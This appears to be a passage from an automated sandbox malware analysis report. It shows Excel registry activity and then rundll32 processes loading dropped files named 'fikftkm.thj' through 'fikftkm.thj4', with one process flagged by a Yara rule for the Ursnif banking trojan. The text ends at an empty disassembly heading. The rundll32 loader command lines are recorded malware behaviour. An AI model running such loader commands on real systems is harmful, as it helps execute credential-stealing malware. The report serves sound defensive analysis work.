HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDAB	ECDAB	binary	04 00 00 00 60 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 72 C9 6C 37 D7 2B D7 01 AB CD 0E 00 AB CD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE76	ECE76	binary	04 00 00 00 60 09 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 32 00 34 00 35 00 34 00 39 00 32 00 38 00 38 00 39 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 B6 1C 8E 37 D7 2B D7 01 76 CE 0E 00 76 CE 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	/6	binary	7F 2F 36 00 60 09 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 32 00 34 00 35 00 34 00 39 00 32 00 38 00 38 00 39 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 32 00 34 00 35 00 34 00 39 00 32 00 38 00 38 00 39 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Resil iency\DocumentRecovery\109186	109186	binary	04 00 00 00 60 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 59 CE 10 7B D7 2B D7 01 86 91 10 00 86 91 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\10A40C	10A40C	binary	04 00 00 00 60 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 59 CE 10 7B D7 2B D7 01 0C A4 10 00 0C A4 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2316 Parent PID: 2400

General

Start time:	10:55:45
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj,DllRegisterServer
Imagebase:	0xffc20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj	unknown	64	success or wait	1	FFC227D0	ReadFile

Analysis Process: rundll32.exe PID: 2324 Parent PID: 2400

General

Start time:	10:55:46
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj1,DllRegisterServer
Imagebase:	0xffc20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2880 Parent PID: 2400

General

Start time:	10:55:46
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0xffc20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	64	success or wait	1	FFC227D0	ReadFile
C:\Users\user\fikftkm.thj2	unknown	264	success or wait	1	FFC2281C	ReadFile

Analysis Process: rundll32.exe PID: 2920 Parent PID: 2880

General

Start time:	10:55:46
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0x630000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.2275673660.0000000000270000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 1788 Parent PID: 2400

General

Start time:	10:56:17
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj3,DllRegisterServer
Imagebase:	0xffc20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj3	unknown	64	success or wait	1	FFC227D0	ReadFile

Analysis Process: rundll32.exe PID: 2988 Parent PID: 2400

General

Start time:	10:56:17
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj4,DllRegisterServer

Imagebase:	0xffc20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis